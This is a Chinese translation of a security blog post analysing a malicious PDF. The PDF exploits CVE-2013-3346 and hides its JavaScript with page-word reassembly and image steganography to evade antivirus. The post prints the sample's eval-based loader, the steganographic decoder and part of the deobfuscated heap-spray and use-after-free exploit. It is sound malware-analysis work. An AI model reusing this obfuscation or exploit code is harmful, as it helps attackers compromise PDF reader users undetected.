"隐写术" - 深入研究 PDF混淆漏洞


原创

> 原文："steganography" - obfuscating PDF exploits in depth
>
> 译者：neal1991
>
> welcome to star my articles-translator, providing you advanced articles translation. Any suggestion, please issue or contact me
>
> LICENSE: MIT


上礼拜发现的关于使用 `this.getPageNumWords()&this.getPageNthWord()` 方法来进行混淆的 PDF 漏洞不久，我们发现另外一个在 PDF 漏洞中更加强大的混淆利用技术。这种技术使用所谓的“隐写术”方法来隐藏嵌入在 PDF 文件中的图像中的恶意 Javascript 代码，它非常强大，因为它可以绕过几乎所有的 AV 引擎。

我们的 EdgeLogic 引擎将样本检测为 "exploit CVE-2013-3346"，与前一个相同。

https://edgespot.io/analysis/ebc5617447c58c88d52be6218384158ccf96ec7d7755179a31d209a95cd81a69




样本首先在 2017-10-10 提交给 VirusTotal，文件名为 “oral-b oxyjet spec.pdf”。




上周只有 1 个 AV 引擎检测到这种攻击（但是，截至写作时，检测增加到 5/57）。

https://www.virustotal.com/#/file/ebc5617447c58c88d52be6218384158ccf96ec7d7755179a31d209a95cd8



打开后，伪装成 IRS 文件的 PDF 看起来很正常。



在该样本中使用两层混淆。 第一层是我们之前公开的 - "this.getPageNumWords()" 以及 "this.getPageNthWord()" 方法。该漏洞使用 "this.getPageNumWords()" 以及 "this.getPageNthWord()" 来读取和执行隐藏为“内容”的 Javascript。 相关代码可以在 PDF stream-64中找到。

```
<<
                /Pages 60 0 R
                /Type /Catalog
                /OpenAction
        <<
                                /JS (
                        box = "";
                        for (i=3; i<5; i++) {
                          cnt = this.getPageNumWords(i);
                          for (j=0; j<cnt; j++)
                            box += this.getPageNthWord(i, j, false);
                        }
                        eval(box);
                      )
                                /S /JavaScript
        >>
                /Names 107 0 R
                /Metadata 103 1 R
                /DGAPChanges [ 109 0 R 110 0 R ]
                /AcroForm 122 0 R
>>
```


stream-64

第二层是新的，这是我们本文的重点。“Javascript 内容”存储在 stream-119 中，让我们看看它什么样。

```
BT
/F1 0.01 Tf
0 825 Td
20 TL
() Tj
(function readMsg \(icon_name\) {) '
(  var ic = this.getIcon\(icon_name\);) '
(  var st = util.iconStreamFromIcon\(ic\);) '
() '
(  var modMessage = [];) '
(  for\(var i=3; i<380*253; i++\) {) '
(    word = parseInt\("0x" + st.read\(1\)\);) '
(    modMessage.push\(word-\(255-11+1\)\);) '
(    st.read\(3\);) '
(  }) '
(  var codeUnitSize = 16;) '
(  var t = 3;) '
(  var message = "", charCode = 0, bitCount = 0, mask = Math.pow\(2, codeUnitSize\)-1;) '
() '
(  for\(var i = 0; i < modMessage.length; i+=1\) {) '
(    charCode += modMessage[i] << bitCount;) '
(    bitCount += t;) '
(    if\(bitCount >= codeUnitSize\) {) '
(      message += String.fromCharCode\(charCode & mask\);) '
(      bitCount %= codeUnitSize;) '
(      charCode = modMessage[i] >> \(t-bitCount\);) '
(    }) '
(  }) '
(  if \(charCode !== 0\)) '
(    message += String.fromCharCode\(charCode & mask\);) '
(  var final_message = "";) '
(  var LAST_ASCII_CHAR = 127;) '
(  ) '
(  for \(var i=0; i<message.length; i++\) {) '
(    if \(message.charCodeAt\(i\) <= LAST_ASCII_CHAR\)) '
(      final_message += message.charAt\(i\);) '
(    else) '
(      break;) '
(  }) '
(  return final_message;) '
(}) '
(  var msg = readMsg\("icon"\);) '
(  eval\(msg\);) '
ET
```


美化 Javascript 后，显示如下：

```
function readMsg (icon_name) {
    var ic = this.getIcon(icon_name);
    var st = util.iconStreamFromIcon(ic);

    var modMessage = [];
    for(var i=3; i<380*253; i++) {
        word = parseInt("0x" + st.read(1));
        modMessage.push(word-(255-11+1));
        st.read(3);
    }

    var codeUnitSize = 16;
    var t = 3;
    var message = "", charCode = 0, bitCount = 0, mask = Math.pow(2, codeUnitSize)-1;

    for(var i = 0; i < modMessage.length; i+=1) {
        charCode += modMessage[i] << bitCount;
        bitCount += t;
        if(bitCount >= codeUnitSize) {
            message += String.fromCharCode(charCode & mask);
            bitCount %= codeUnitSize;
            charCode = modMessage[i] >> (t-bitCount);
        }
    }

    if (charCode !== 0)
        message += String.fromCharCode(charCode & mask);
    var final_message = "";
    var LAST_ASCII_CHAR = 127;

    for (var i=0; i<message.length; i++) {
        if (message.charCodeAt(i) <= LAST_ASCII_CHAR)
            final_message += message.charAt(i);
        else
            break;
    }

    return final_message;
}

var msg = readMsg("icon");
eval(msg);
```


为了弄清楚 Javascript 做了什么，我们首先需要学习这两个 PDF JS API，`this.getIcon()` 和 `util.iconStreamFromIcon()` 。以下是 Adobe 参考文献的摘录。

getIcon

5.0			

Obtains a specific `icon` object. See also the `icons` property, the `addIcon`, `importIcon`, and `removeIcon` methods, and the Field object methods `buttonGetIcon`, `buttonImportIcon`, and `buttonSetIcon`.

Parameters

`cName`	The name of the `icon` object to obtain.

Returns

An `Icon` object associated with the specified name in the document or `null` if no icon of that name exists.

iconStreamFromIcon

7.0			

Converts an XObject-based `Icon` object into an `Icon Stream` object.

Parameters

`oIcon`	An `Icon` object to be converted into an `Icon Stream` object.

Returns


`Icon Stream` object

This method allows an icon obtained from the Doc `importIcon` or `getIcon` methods to be used in a method such as `app.addToolButton`, which would otherwise accept only an `Icon Stream` object as an input parameter.

根据 API 参考资料，这两个 API 协同工作，用于读取存储在 PDF 文件中的名为 “icon” 的图像流。

通过检查上面的 Javascript 代码，我们发现代码的功能是读取和解码隐藏在图标流中的“消息”。 一旦成功读取“消息”，它将通过 “eval（msg）” 执行“消息”作为 Javascript 代码。

object-131 中名为 “icon” 的图标流可以保存为 “jpg” 文件，并在图像查看器中查看，没有问题。 如下所示：



当图像仍然可见时，恶意数据隐藏在图像中

然而，图标文件中没有可疑数据，因为恶意代码数据被严重混淆。

最终执行的 Javascript 是什么样的？在成功去混淆之后，这是一段真实的代码。

```
if (vulnerable) {
  var payload = rop + shellcode;
  heapSpray(payload, ret_addr, r_addr);

  var part1 = "";
  if (!r11) {
    for (i = 0; i < 0x1c / 2; i++) part1 += unescape("%u4141");
  }
  part1 += rop_addr;
  var part2 = "";
  var part2_len = obj_size - part1.length * 2;
  for (i = 0; i < part2_len / 2 - 1; i++) part2 += unescape("%u4141");
  var arr = new Array();

  removeButtonFunc = function () {
    app.removeToolButton({
        cName: "evil"
    });

    for (i = 0; i < 10; i++) arr[i] = part1.concat(part2);
  }

  addButtonFunc = function () {
    app.addToolButton({
      cName: "xxx",
      cExec: "1",
      cEnable: "removeButtonFunc();"
    });
  }

  app.addToolButton({
    cName: "evil",
    cExec: "1",
    cEnable: "addButtonFunc();"
  });
```


因此，我们确认这个漏洞利用为 CVE-2013-3346。

此外，我们推断该样本和前一个来自同一作者，原因如下。 他们都利用相同的漏洞 (CVE-2013-3346)。这两个漏洞利用中 Javascript 代码的相似性。 经过一些谷歌搜索，我们发现攻击者可能复制了一个名为“steganography.js” 的项目/技术，开源在这里。该项目是在浏览器上开发的。 我们相信 PDF 样本背后的人在成功利用 PDF 格式的技术时进行了创新。我们之前在 PDF 漏洞中找不到任何提及此类技术的信息，因此我们相信这是第一次使用“隐写术”技术隐藏 PDF 漏洞。

总结

我们对这种技术印象深刻，这种技术非常适合 PDF 漏洞的恶意代码混淆。通过使用这种技术所有流看起来都很正常，所有图像都是可见的，一切看起来都合法。这可以解释为什么几乎所有 AV 引擎都没有识别它。

在这篇博客中，我们研究了用于混淆 PDF 漏洞的真正先进的“隐写术”技术，这是我们的 EdgeLogic 引擎的强大功能，因为我们能够击败这种混淆技术，以及其他许多技术。

就像前一个一样，“隐写术”技术不仅可以用于混淆这种利用（CVE-2013-3346），而且还可以应用于许多其他 PDF 漏洞，包括零天。我们要求安全维护者密切关注它。

通过 @EdgeSpot_io 追随我们。

可以扫描二维码或者搜索 mad_coder 关注微信公众号，点击阅读原文可以获取链接版原文。


madMen